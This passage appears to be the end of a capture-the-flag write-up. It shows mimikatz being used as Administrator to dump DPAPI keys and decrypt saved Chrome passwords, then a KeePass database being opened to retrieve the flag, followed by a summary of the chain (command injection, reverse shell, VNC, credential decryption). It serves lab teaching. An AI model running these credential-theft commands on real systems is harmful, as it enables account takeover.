mimikatz.exe	6/21/2021 10:08 PM	Application	1,299 KB

Figure 12




```
C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::dpapi
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 4389336 (00000000:0042f9d8)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : BUG
Logon Server      : BUG
Logon Time        : 6/21/2021 10:01:43 PM
SID               : S-1-5-21-3114352128-2705125421-3693028288-500
         [00000000]
         * GUID      :  {821c9c2c-7803-4069-a260-8d4dde692f95}
         * Time      :  6/21/2021 10:07:23 PM
```

Figure 13



```
mimikatz # dpapi::chrome /in:"C:\Users\Simulator\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
 * using CryptUnprotectData API
 * volatile cache: GUID:{4b8617d6-4e6c-41e7-833a-691fb0f6fedd};KeyHash:a45a9c4088b871169744991df03d504059d87c7c;Key:avai
lable
> AES Key is: 4ea13dd6dac5af0921e1d9d54e5b0ec1893f1f0286c4a95e2f0dc7012d9e9160

URL     : https://www.reddit.com/ ( https://www.reddit.com/login/ )
Username: simulator
 * using BCrypt with AES-256-GCM
ERROR kuhl_m_dpapi_chrome_decrypt ; BCryptDecrypt: 0xc000a002

URL     : https://www.reddit.com/ ( https://www.reddit.com/account/login/ )
Username: simulator
 * using BCrypt with AES-256-GCM
Password: k33p_g0ing_123
```

Figure 14



Title	User Name	Password	URL	Notes
Sample En...	User Name	********	https://keep...	Notes
Sample En...	Michael321	********	https://keep...	
flag		********		

Group: Database, **Title:** flag, **Password:** ********, **Creation Time:** 6/21/2021 12:28:45 PM, **Last Modification Time:** 6/21/2021 12:31:08 PM

1 of 3 selected Ready.

Title: flag Icon:

User name:

Password: flag{execut10n_m41l_system_d0n3}

Repeat:

Quality: 152 bits 32 ch.

URL:

Notes:

□ Expires: 6/21/2021 12:00:00 AM

Figure 15

Step 4: Retrieval of Final Flag

1. Open the KeePass database with the obtained credentials.
2. Retrieve the flag contained within.

This scenario combines various advanced techniques, including command injection, reverse shell initiation, VNC server utilization for remote desktop access, and credential extraction and decryption. Each step requires a solid understanding of network protocols, email systems, Windows and Linux subsystems, and security concepts like DPAPI and KeePass security.

Flag Information

flag{execut10n_m41l_system_d0n3}